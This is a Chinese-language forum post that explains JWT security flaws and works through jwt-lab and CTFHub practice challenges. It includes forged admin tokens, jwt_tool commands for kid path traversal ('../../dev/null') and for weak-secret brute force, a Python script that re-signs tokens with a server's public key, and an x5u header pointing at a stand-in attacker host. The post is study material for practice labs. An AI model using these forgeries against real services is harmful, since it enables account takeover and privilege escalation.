JWT 安全 – 原创文章发布 (Original Article) – T00LS | 低调求发展 – 潜心习安全

T00LS 本文仅记录学习 JWT 安全整个过程，不足之处，敬请师傅们斧正。

本文仅记录学习 JWT 安全整个过程，不足之处，敬请师傅们斧正。自评 TCV 2。

JWT 全称 JSON Web Token。使用 JSON 作为数据载体，通过对称 / 非对称方式加密方式对数据进行加密并加签，可以安全传输数据保证不被数据篡改。

常见使用场景有：

- 传输数据
  JWT 传输数据同时会带上对数据的签名，Server 通过指定加密算法对数据进行签名，只要签名和 Client 不同就说明数据已经被人篡改，此时丢弃数据。

- 身份认证
  1.Client 发送账户到 Server 验证，通过返回 JWT；
  2.Client 将 JWT 存储在浏览器，下次发送请求在 HTTP Header 中带上 `Authorization: Bearer JWT` 传输；
  3.Server 验证 JWT 数据中发送的 express 时间是否过期，没过期接着验证签名是否数据被篡改，两者通过则返回数据到前端。
  采用 JWT 身份认证好处是不用 Server 去维护 SESSION，所有凭证放在 Client 浏览器存储，这样也可以避免访问浏览器时自动携带 Cookie 内容，防止 CSRF。

JWT 由 Header、Payload、Signature 三部分构成，用点分隔，每部分数据采用 Base64URL 编码。为了方便观看做换行处理。

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ
.
```

```
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

点我 查看解码后结果。下面展示解码后内容。

Header 内容包含，alg HS256 对称算法签名（HMAC-SHA-256）和 typ Token 类型，这里的 alg 等 key 是 JWT 为了紧凑而缩写。

常见的算法参见 rfc7518

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload 内容是实际传输的数据。

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Signature 是对 Header 和 Payload 进行签名，使用的是 JWT 中的 JWS （JSON Web Signature）这部分内容，具体是用什么加密方式写在 Header alg 中使用加密这块叫做 JWE （JSON Web Encryption），下面用伪代码表示计算过程。

```
# SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
sign = signature(f'{base64_safeurl(header)}.{base64_safeurl(payload)}')
```

常见安全问题

JWT 安全由库实现问题和使用不当两部分组成。

Token 不过期

exp 只要不过期或者有效期过长，配合其他漏洞拿到 JWT 接管账户。

信息泄露

Payload 中放置敏感信息，解码查看。

不使用签名算法（CVE-2015-9235）

RFC8725 JWT 最佳实践中提到以下安全问题：

> 2.1. Weak Signatures and Insufficient Signature Validation
> Signed JSON Web Tokens carry an explicit indication of the signing algorithm, in the form of the "alg" Header Parameter, to facilitate cryptographic agility. This, in conjunction with design flaws in some libraries and applications, has led to several attacks:
>
> - The algorithm can be changed to "none" by an attacker, and some libraries would trust this value and "validate" the JWT without checking any signature.
> - An "RS256" (RSA, 2048 bit) parameter value can be changed into "HS256" (HMAC, SHA-256), and some libraries would try to validate the signature using HMAC-SHA256 and using the RSA public key as the HMAC shared secret (see [McLean] and [CVE-2015-9235]).
>
> For mitigations, see Sections 3.1 and 3.2.

不使用签名算法

Header 中签名改为 none （也可尝试删除 Header alg，看有没影响）这就可以随意改变 Payload 看能不够篡改数据。另一种情况是有签名算法但不校验，直接修改 Payload。

```
{
  "alg": "none",
  "typ": "JWT"
}
```

不传输签名内容（CVE-2020-28042）

最后删除签名，最终格式是 `header.payload.` 。

签名校验不严（CVE-2016-5431）

用户可以手动指定签名算法，把非对称算法 RS256 改为对称算法 HS256，用泄露的公钥签名数据，服务器尝试用公钥作为 secret 验证签名。

JWK 中 JKU/X5U 注入

标题中 jku 和 x5u 都是放在 JWT Header 中的，使用 URL 方式用于提供密钥。目前 jku、x5u 问题产生在于没有严格限定 URL ，使得 Server 端随其请求其他 URL 的密钥验证 JWT。

JKU

jku （JWK Set URL）表示把公钥放在 URL 中通过访问 URL 来获取密码进行签名，这样就可以灵活切换密钥。

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jku": "https://example.com/jwks.json"
}
```

https://example.com/jwks.json 对应公钥类似下面格式，这组数据叫 jwks（JSON Web Key Set），意思是用 JSON 数据表示多个密钥，相对应单个密钥放入 JSON 就是 JWK。

```
{
    "keys": [
        {
            "alg": "RS256",
            "e": "AQAB",
            "kid": "5N0bTJKpSWJxDlgM86/ni8p4M/0Z6HyhG085sOr+y8w=",
            "kty": "RSA",
            "n": "gd1BjHCazeeSnCtJtK5CQHLi7pkmAihIvBWhUuSpNzgVrwsWzQspCQ9qRKsa
ZOtuJcbFJd0cgJYiO-egH-aheI8b2OIsi_VWjq9Gf2BkFk8ZyuErBJml6aJmf_o4lOblnbAN4Tw8_W
5_SA0E3N_vU5Ay9ruCykKkiVShOejRJzqey58bcVmSv3aAggsY8_GuLWuSZ9BhWeuEwp-Dx3wsGknm
ES2NDoko4vtTHFb_p32B0G1YKYtoY-n3IligDGOghT_sFrjTXPBNn27gkFI-38soHTttShepXQYPDU
aOJYyh7NovhoOCntRBlqeFgvtYfWj-iLj5ISeAhhn1Phuk1Q",
            "use": "sig"
        },
        {
            "alg": "RS256",
            "e": "AQAB",
            "kid": "ibXf2UfPH/nPTmK/5EpdwBnrIbOIdcJUxL7/z/LLtr4=",
            "kty": "RSA",
            "n": "iMydXmbxVDUWW7tkCmtLTpKfPRxdjtOtIhGxW9kKP7NId1-l2jh2kZ8aklOU
k0r9hk62jrtfcpradtmL11INpH_mUfDD-F5f1BgNAIjcel5-eIVxzRKUbrBgifwFDwVFFs9G7n8XLX
2eCopmtewg3xcSRwcVVYQeSY75KqgkWT9ngYmeSoG4He5AhmN0DpDoSUc4E_LCzqGaGoAHSGmr4Zrt
3MAF_ewlaDUs55WM_5PzIxp5OvFxiVDl82QJ9acEjreiQ-9L7k2ujkZs8ZkgUTLFljGCr4A-Q2ylEn
dFFjwMBp3OMcd_BBGTb7zfDTAyZ6ogQPy_i3Vr7d5PA5DYUw",
            "use": "sig"
```

```
            use": "sig"
        }
    ]
}
```

JSON 中包含一个 keys 数组，里面放着两个公钥，它们 key name 都是一致，意思如下：

- alg（Algorithm），同上表示使用啥算法。
- e（Exponent），代表 RSA 公钥指数
- kid（Key ID），表示标识符，当在 JWT Header 中使用了 kid，而 JWKS 中也用了同样的 KID 值，这样就很容易告诉程序到底使用哪个公钥去验证签名。
- kty（key type），表示使用什么加密算法，必须出现在 JWT 中。
- n（Modulus），代表 RSA 模数
- use（Public Key Use），表示公钥用于干嘛，有两个值 sig（signature）和 enc（encryption），这里使用的是签名。

其余关于加密的 key 请查看 JWE 。

JKU 利用方法：

原理是指定 jku header url 让 server 取我们指定的 key 验证。

1. 生成公私钥

```
openssl genrsa -out keypair.pem 2048 # 生成 RSA 私钥
 openssl rsa -in keypair.pem -pubout -out publickey.crt # 生成公钥
 openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem
-out privatekey.key # 生成私钥
```

2. 篡改 JWT，使用公私钥签名。
3. 下载应用 JWK 公钥，对自己生成的公钥 publickey.crt 使用下面脚本提取 n、e 参数进行替换。最终开个 WebServer 让 jku URL 改为自己的 JWK，方便应用进行请求。

```
from Crypto.PublicKey import RSA

with open("publickey.crt", "r") as file:
```

```
    key = RSA.importKey(file.read())
    print("n:", hex(key.n))
    print("e:", hex(key.e))
```

X5U

x5u（X.509 URL），也是将 X.509 公钥证书放在 URL 中。

在 JWT 中放入 Header 使用

```
{
  "alg": "RS256",

  "typ": "JWT",
  "x5u": "https://example.com/jwks.crt"
}
```

X5U 利用方法：

1. 生成 x509 证书和私钥，得到 attacker.crt 证书和 attacker.key 私钥。

   ```
   openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attack.key
   -out attack.crt
   ```

   提取 attacker.crt 证书公钥输出重定向到 publicKey.pem 文件。

   ```
   openssl x509 -pubkey -noout -in attacker.crt > publicKey.pem
   ```

2. 拿公钥 publicKey.pem 和私钥 attacker.key 对 JWT 重新签名。篡改 JWT 中 x5u URL 指向为攻击者给定公钥即可。

   ```
   {
      "alg": "RS256",
      "typ": "JWT",
      "x5u": "https://attacker.com/attacker.crt"
    }
   ```

危害延申思考：

- 利用 JKU/X5U 时他们都会像指定 URL 请求，那么有没可能存在 SSRF 呢?
- Bypass JKU/X5U URL、Domain 有做限制，可不可以 ByPass 黑名单，通过任意重定向漏洞来绕过呢?

公钥注入（CVE-2018-0114）

用户可以手动指定公钥验签，产生安全问题。

JWT 使用非对称加密时还在 Token 中传输了公钥，服务端使用此公钥进行验签。此时可以自己生成一套公私钥，通过私钥对数据签名，最后将公钥放到 JWT 中，服务端接收到 JWT 通过数据中公钥对数据验签。

常见场景是在 JWT Header 中传输 RSA n 和 RSA e。

```
{
    "alg": "RS256",
    "typ": "JWT",
    "jwk": {
        "alg": "RS256",
        "e": "AQAB",
        "kid": "5N0bTJKpSWJxDlgM86/ni8p4M/0Z6HyhG085sOr+y8w=",
        "kty": "RSA",
        "n": "gd1BjHCazeeSnCtJtK5CQHLi7pkmAihIvBWhUuSpNzgVrwsWzQspCQ9qRKsaZOtu
JcbFJd0cgJYiO-egH-aheI8b2OIsi_VWjq9Gf2BkFk8ZyuErBJml6aJmf_o4lOblnbAN4Tw8_W5_SA
0E3N_vU5Ay9ruCykKkiVShOejRJzqey58bcVmSv3aAggsY8_GuLWuSZ9BhWeuEwp-Dx3wsGknmES2N
Doko4vtTHFb_p32B0G1YKYtoY-n3IligDGOghT_sFrjTXPBNn27gkFI-38soHTttShepXQYPDUaOJY
yh7NovhoOCntRBlqeFgvtYfWj-iLj5ISeAhhn1Phuk1Q",
        "use": "sig"
    }
}
```

或者直接传递编码后的 PublicKey。

```
{
    "alg": "RS256",
    "typ": "JWT",
    "publicKey": "a123123asdasdzxd"
}
```

遇到第一种情况我们需要自己生成一个证书从里面提取出公钥来获取模数，或者通过模数得到公钥。

```
from Crypto.PublicKey import RSA

with open("publickey.crt", "r") as file:
    key = RSA.importKey(file.read())
    print("n:", hex(key.n))
    print("e:", hex(key.e))
```

第二种情况参见“JWK 中 JKU/X5U 注入”小结生成证书，获取公钥即可。

弱密匙

密匙爆破

使用对称加密就尝试爆破，只要密钥加密的结果和当前一致就认为密钥相同。爆不爆的出来看命。

爆破工具：

- John the Rippe
- Hashcat
- c-jwt-cracker
- jwt-heartbreaker
- jwt_tool

密匙泄露

签名算法采用对称加密，通过密钥泄露，通过已知密钥生成签名。密钥泄露点有可能是在 Client 端或源码硬编码，服务端通过某些漏洞读取服务器文件数据得到密钥。

可以指定服务器上文件当作密钥来验证。

```
python3 jwt_tool.py <JWT> -I -hc kid -hv "../../dev/null" -S hs256 -p ""
python3 jwt_tool.py <JWT> -I -hc kid -hv "/dev/null" -S hs256 -p ""
```

过于相信传输的数据

跟其他 Web 漏洞一样，如果取其中 JWT 值，不做验证交给其他功能使用，就会产生安全问题。

靶场练习

靶场题目大都重复的，只做不重复的题。

jwt-lab

https://jwt-lab.herokuapp.com

None Algorithm [Very Easy]

题目提示

> Goal: Register a user and gain access to the admin user.

登录账户后会在 Cookie 发现 challenge 值是 JWT

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.E12cFJy9NlK9_K6cl3VLqcWgqk8mrEv_GVGbfleMoIyShQht3gYoCwSSPeqvwbNNBkVhevrsaCAkSsCx2WcX2rNz3o43Yy9VINCqgwVpSUdqOq9b9bUmqtX-AJjbTj8csFlpOlzJiC9MP4Pnojtl5kSlSJSvM_oaw7EbuasZQOigCb_4mxlJlX-PlkZD9e8yDdu8KFhF59X2MsigoXacsucuBoP0XCEetDfpsceqGblpkRytXSCWQIpPfbVtbK_Xxxvkl-PGdF0exc-tr_b17HzunCLcQ2OI1N0vCKHiLs-9QcrG8Wf3ns1b9SwpSe5feHbMzcYGGZCSufyE81K_eQ
```

Header alg 改为 none ， Payload name 改为 admin

```
eyJhbGciOiJub25lIn0.eyJuYW1lIjogImFkbWluIn0.E12cFJy9NlK9_K6cl3VLqcWgqk8mrEv_GVGbfleMoIyShQht3gYoCwSSPeqvwbNNBkVhevrsaCAkSsCx2WcX2rNz3o43Yy9VINCqgwVpSUdqOq9b9bUmqtX-AJjbTj8csFlpOlzJiC9MP4Pnojtl5kSlSJSvM_oaw7EbuasZQOigCb_4mxlJlX-PlkZD9e8yDdu8KFhF59X2MsigoXacsucuBoP0XCEetDfpsceqGblpkRytXSCWQIpPfbVtbK_Xxxvkl-PGdF0exc-tr_b17HzunCLcQ2OI1N0vCKHiLs-9QcrG8Wf3ns1b9SwpSe5feHbMzcYGGZCSufyE81K_eQ
```

修改 alg 为 none，Payload 为 admin 后删除签名。可以生效

```
eyJhbGciOiJub25lIn0.eyJuYW1lIjogImFkbWluIn0.
```

不验证 Signature 直接删（因为算法都不启用了留空字符串就行，硬要掰 RFC7519 示例就是这么写的），组成 `Header.Payload.`

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjogImFkbWluIn0.
```

以上三种方法最终显示结果 `Current user is: admin` 。

Exposed Key [Easy]

源 JWT

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.E12cFJy9NlK9_K6cl3VLqcWgqk8mrEv_GVGbfleMoIyShQht3gYoCwSSPeqvwbNNBkVhevrsaCAkSsCx2WcX2rNz3o43Yy9VINCqgwVpSUdqOq9b9bUmqtX-AJjbTj8csFlpOlzJiC9MP4Pnojtl5kSlSJSvM_oaw7EbuasZQOigCb_4mxlJlX-PlkZD9e8yDdu8KFhF59X2MsigoXacsucuBoP0XCEetDfpsceqGblpkRytXSCWQIpPfbVtbK_Xxxvkl-PGdF0exc-tr_b17HzunCLcQ2OI1N0vCKHiLs-9QcrG8Wf3ns1b9SwpSe5feHbMzcYGGZCSufyE81K_eQ
```

公钥

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtpE9DLGusn7hb5gvHuP5
Y+3RjxWfsf+H42JuCSyhfzTrZz+DQreBJIFqz0Hhe3d0qmrA+qyrrZCcRubouveE
YCXthUHlIb/LwZKfeh+fhYLgvFdsR7VkJUhiEjvgpwhwfljHW7LaDfKV1q+nYBcB
QtME9pnN0jXRzT7/vdubjs49UFz5DFS38DSl5MxnqyFKUR6yCZJRhPsG8fr5A7ad
fjJGKm4O8g9K5XnxTpgu/PYLRX+UNxhSFVq0lCDBHR9QQudYbiWXvQGnAdbLDsK2
lEemTk8yNa3rmy1rAxVMZ8GqAd4x2K6juklb6q4YJkNHv9V4HYJXjRXiwHtjr4NW
EwIDAQAB
-----END PUBLIC KEY-----
```

使用工具 `python jwt_tool.py -X k -pk public.pem` `eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ.` 将算法改为 HS256 通过把公钥作为密钥改签。

```
eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ.y65I9S3UiREQPUe0XREshv1sv0vyB0E-kjW_o14gM3s
```

也尝试过手动改签，把公钥换成一行作为 key 在 https://tool.oschina.net/encrypt?type=2 得到 hash，用 Base64Url 编码 hash 获取 Secret，用此密匙去加密 `eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ`，最终签名为 `c334ec8de99b50ce008cdec80cc424a766f4b2bf730dc91c483fb7a7ee2cdf6b`，跟工具完全不一样。

原因是方式不对， https://www.youtube.com/watch?v=ghfmx4pr1Qg 4:55 秒就是用程序去做校验的。

```
import hmac
import hashlib
import base64


file = open('public.pem')
key = file.read()

# Paste your header and payload here
header = '{"alg": "HS256"}'
payload = '{"name": "admin"}'

# Creating encoded header
encodeHBytes = base64.urlsafe_b64encode(header.encode("utf-8"))
encodeHeader = str(encodeHBytes, "utf-8").rstrip("=")

# Creating encoded payload
encodePBytes = base64.urlsafe_b64encode(payload.encode("utf-8"))
encodePayload = str(encodePBytes, "utf-8").rstrip("=")

# Concatenating header and payload
```

```
token = (encodeHeader + "." + encodePayload)

# Creating signature
sig = base64.urlsafe_b64encode(hmac.new(bytes(key, "UTF-8"), token.encode("utf
-8"), hashlib.sha256).digest()).decode("UTF-8").rstrip("=")

print(token + "." + sig)
```

这里漏洞产生原因是能够指定加密算法。

1. 后端生成的 JWT 是私钥加密

2. 前端收到 JWT 后，通过更改签名方法，然后使用 HS256 加密，密钥使用 public.pem。

3. 后端去验证此签名，发现 Header 中是 HS256，那么它就使用 HS256，并且拿着 public.pem 去验证，对比签名肯定成功。原本应该是后端使用 RS256，使用 public.pem 去验证你签名，当测试人员用 public.pem 去对 Header、Payload 加密得到签名，由于已经篡改了数据签名产生变化，拿公钥加密此时后端再用公钥肯定解不开（私钥加密公钥解，公钥加密私钥解）。

Signature Not Checked [Very Easy]

登录账户得到原始 JWT。

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.E12cFJy9NlK9_K6cl3VLqcWgqk8mrEv_GVGbf
leMoIyShQht3gYoCwSSPeqvwbNNBkVhevrsaCAkSsCx2WcX2rNz3o43Yy9VINCqgwVpSUdqOq9b9bU
mqtX-AJjbTj8csFlpOlzJiC9MP4Pnojtl5kSlSJSvM_oaw7EbuasZQOigCb_4mxlJlX-PlkZD9e8yD
du8KFhF59X2MsigoXacsucuBoP0XCEetDfpsceqGblpkRytXSCWQIpPfbVtbK_Xxxvkl-PGdF0exc-
tr_b17HzunCLcQ2OI1N0vCKHiLs-9QcrG8Wf3ns1b9SwpSe5feHbMzcYGGZCSufyE81K_eQ
```

后尝试把签名删除发现没有报错，账户用户名没变化。

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.
```

直接把用户名改成 admin 成功切换为 admin 账户并不验证签名。

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ.
```

使用原始 JWT 将用户切换再次确定不检测签名。

```
eyJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ.E12cFJy9NlK9_K6cl3VLqcWgqk8mrEv_GVGbfleMoIyShQht3gYoCwSSPeqvwbNNBkVhevrsaCAkSsCx2WcX2rNz3o43Yy9VINCqgwVpSUdqOq9b9bUmqtX-AJjbTj8csFlpOlzJiC9MP4Pnojtl5kSlSJSvM_oaw7EbuasZQOigCb_4mxlJlX-PlkZD9e8yDdu8KFhF59X2MsigoXacsucuBoP0XCEetDfpsceqGblpkRytXSCWQIpPfbVtbK_Xxxvkl-PGdF0exc-tr_b17HzunCLcQ2OI1N0vCKHiLs-9QcrG8Wf3ns1b9SwpSe5feHbMzcYGGZCSufyE81K_eQ
```

Weak Signature [Medium]

登录得到原始 JWT

```
eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.zd4XZLps44J5EHAxVFUGh8zgAHKPvyb8PALLAry2j8I
```

确认使用 HS256，尝试爆破密钥来改签 `python jwt_tool.py eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.zd4XZLps44J5EHAxVFUGh8zgAHKPvyb8PALLAry2j8I -C -d worst-passwords-2017-top100-slashdata.txt`，最终得到密钥 `iloveyou`。在工具选择上也可以看看 c-jwt-cracker

可以用 https://jwt.io/#debugger-io 输入 `eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ.` 填入密钥，或者运行 `python3 jwt_tool.py eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ. -S hs256 -p "iloveyou"` 得到最终签名

```
eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiYWRtaW4ifQ._gDs9V-6by-T2sF5C_VXQn7WPOZ_YkAfg0nx-pzLMQk
```

Vulnerable Kid [Medium Hard]

登录得到 JWT。

```
eyJraWQiOiJyc2FfcHJpdmF0ZSIsImFsZyI6IkhTMjU2In0.eyJuYW1lIjoiZ2JiIn0.D9HR7CBMAqMyT3h68JFjdic_y26DIX-C4piUnAwWvpk
```

Header 中有 `"kid": "rsa_private"`，JWT 中出现多个密钥，kid（key ID）表示使用哪个密钥来验证签名。通过指定 Server 中已存在的文件路径和内容改签。

试了试改为 `/app/views/authentication/random.html.erb`、`./app/views/authentication/random.html.erb` 文件路径，没有成功。密码也爆不出。

```
{
  "kid": "rsa_private",
  "alg": "HS256"
}
```

```
}
```

根据 https://github.com/ticarpi/jwt_tool/wiki/Known-Exploits-and-Attacks#kid-injection 提示，用文件进行签名。

Header

```
{
  "kid": "app/views/authentication/random.html.erb",
  "alg": "HS256"
}
```

Payload

```
{
  "name": "admin"
}
```

参考 Attacking JSON Web Tokens (JWTs) 5. Use arbitrary files to verify 小节解决了问题，kid 设置为 `/dev/null`，这在 Linux 下可以绕过。

-I 对当前声明进行注入或更新内容，-hc kid 设置现有 header 中 kid，-hv 设置其值为 "../../dev/null"，-pc 设置 payload name，-pv 设置 name 值为 "admin"

```
python .\jwt_tool.py eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.zd4XZLps44J5EHAx
VFUGh8zgAHKPvyb8PALLAry2j8I -I -hc kid -hv "../../dev/null" -pc name -pv "admi
n" -S hs256
python .\jwt_tool.py eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.zd4XZLps44J5EHAx
VFUGh8zgAHKPvyb8PALLAry2j8I -I -hc kid -hv "/dev/null" -S hs256
```

另一种方法是指明 Server 上文件，尝试过没有成功。

```
python .\jwt_tool.py eyJhbGciOiJIUzI1NiJ9.eyJuYW1lIjoiZ2JiIn0.zd4XZLps44J5EHAx
VFUGh8zgAHKPvyb8PALLAry2j8I -I -hc kid -hv "文件绝对路径或相对路径" -pc name -pv
"admin" -S hs256 -p "文件内容"
```

CTFHub

敏感信息泄露

在 Cookies 中有存 token 值，解密拼接就得到 Flag
`ctfhub{f51fc5a31c4c2c9c90c00585}`

```
{
  "AG": "c4c2c9c90c00585}",
  "typ": "JWT",
```

```
  "alg": "HS256"
}
```

Payload

```
{
  "username": "gbb",
  "password": "gbb",
  "FL": "ctfhub{f51fc5a31"
}
```

修改签名算法

打开页面登录直接给出代码审计

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
        <title>CTFHub JWTDemo</title>
        <link rel="stylesheet" href="/static/style.css" />
    </head>
    <body>
        <main id="content">
            <header>Web Login</header>
            <form id="login-form" method="POST">
                <input type="text" name="username" placeholder="Username" />
                <input type="password" name="password" placeholder="Password" />
                <input type="submit" name="action" value="Login" />
            </form>
            <a href="/publickey.pem">publickey.pem</a>
        </main>
        <?php echo $_COOKIE['token'];?>
        <hr/>
    </body>
</html>

<?php
require __DIR__ . '/vendor/autoload.php';
use \Firebase\JWT\JWT;

class JWTHelper {
  public static function encode($payload=array(), $key='', $alg='HS256') {
    return JWT::encode($payload, $key, $alg);
  }
  public static function decode($token, $key, $alg='HS256') {
    try{
            $header = JWTHelper::getHeader($token);
            $algs = array_merge(array($header->alg, $alg));
      return JWT::decode($token, $key, $algs);
    } catch(Exception $e){
      return false;
    }
    }
    public static function getHeader($jwt) {
        $tks = explode('.', $jwt);
        list($headb64, $bodyb64, $cryptob64) = $tks;
        $header = JWT::jsonDecode(JWT::urlsafeB64Decode($headb64));
        return $header;
    }
}

$FLAG = getenv("FLAG");
$PRIVATE_KEY = file_get_contents("/privatekey.pem");
$PUBLIC_KEY = file_get_contents("./publickey.pem");

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!empty($_POST['username']) && !empty($_POST['password'])) {
        $token = "";
        if($_POST['username'] === 'admin' && $_POST['password'] === $FLAG){
            $jwt_payload = array(
                'username' => $_POST['username'],
```

```php
            'role'=> 'admin',
        );
        $token = JWTHelper::encode($jwt_payload, $PRIVATE_KEY, 'RS256');
    } else {
        $jwt_payload = array(
            'username' => $_POST['username'],
            'role'=> 'guest',
        );
        $token = JWTHelper::encode($jwt_payload, $PRIVATE_KEY, 'RS256');
    }
    @setcookie("token", $token, time()+1800);
    header("Location: /index.php");
    exit();
} else {
    @setcookie("token", "");
    header("Location: /index.php");
    exit();
}
} else {
    if(!empty($_COOKIE['token']) && JWTHelper::decode($_COOKIE['token'], $PUBLIC_KEY) != false) {
        $obj = JWTHelper::decode($_COOKIE['token'], $PUBLIC_KEY);
        if ($obj->role === 'admin') {
            echo $FLAG;
        }
    } else {
        show_source(__FILE__);
    }
}
?>
```

前面的 if 就是账户登录成功在 cookie 中写入 token，而 else 这串更重要，Token 验证成功直接输出 flag。

主要有两个条件：

1. token 不为空并且公钥采用 HS256 成功解密 Token
2. Cookie 中 role 是 admin

```
} else {
    if(!empty($_COOKIE['token']) && JWTHelper::decode($_COOKIE['token'], $PUBL
IC_KEY) != false) {
        $obj = JWTHelper::decode($_COOKIE['token'], $PUBLIC_KEY);
        if ($obj->role === 'admin') {
            echo $FLAG;
        }
    } else {
        show_source(__FILE__);
    }
}
```

工具得到 Token

`eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImdiYiIsInJvbGUiOiJhZG1pbiJ9.Dyk-advgcsF5XxDiylPre1y-jtiBuRXjcEOrXsGoDsw`

```
python .\jwt_tool.py -X k -pk 'public.pem' -I -pc role -pv "admin" -hc alg -hv
"HS256" eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6ImdiYiIsInJvbGUiO
iJndWVzdCJ9.BxF0usOdTAwAfh89Su9CBmpZsQ-7Nag8im-UUj4uh24Mel0CLHp24QN3hFW4O91R35
3GYnR6xFHtcGq90WePqetmsEJai_yojnFWtnmdv_-ulfY_RIVnAF2MQLbLAeQrxEHPiaHdrWqEzU82
bJ3bTG087tTfbkH-RJnMTy9ucqBRLMsI5yKShY8AoFOZEhf-awAfpfUwS5ZTTcPO6lHk4itbRG1icd
```

```
bLFqyyqi2p_VJonM6PWUJxUaeKpYMkT_-6RZT30QbURNNH4xSsOPPQgv42dR4cGWiSROrKLPlVvJzx
xOguc6tLjAXyb_IcBHHOrh9vUZmCR3HcBwszpl2bCQ
```

脚本得到 Token

`eyJ0eXAiOiAiSldUIiwgImFsZyI6ICJIUzI1NiJ9.eyJ1c2VybmFtZSI6ICJhZG1pbiIsICJyb2xlIjogImFkbWluIn0.X5voM3YG8KMiy0Am9qE4jcI46UzcHbjX8ajBoM5qPYM`

```
import hmac
import hashlib
import base64


file = open('public.pem')
key = file.read()


# Paste your header and payload here
header = '{"typ": "JWT", "alg": "HS256"}'
payload = '{"username": "admin", "role": "admin"}'

# Creating encoded header
encodeHBytes = base64.urlsafe_b64encode(header.encode("utf-8"))
encodeHeader = str(encodeHBytes, "utf-8").rstrip("=")

# Creating encoded payload
encodePBytes = base64.urlsafe_b64encode(payload.encode("utf-8"))
encodePayload = str(encodePBytes, "utf-8").rstrip("=")

# Concatenating header and payload
token = (encodeHeader + "." + encodePayload)

# Creating signature
sig = base64.urlsafe_b64encode(hmac.new(bytes(key, "UTF-8"), token.encode("utf
-8"), hashlib.sha256).digest()).decode("UTF-8").rstrip("=")

print(token + "." + sig)
```

直接打开开发者工具切换至 Application 选项卡，找到 Storage 中 Cookies 替换 token 值，接着 F5 刷新页面即可输出 Flag `ctfhub{c5e5c91dde1cdf45109a2d90}` 。

总结

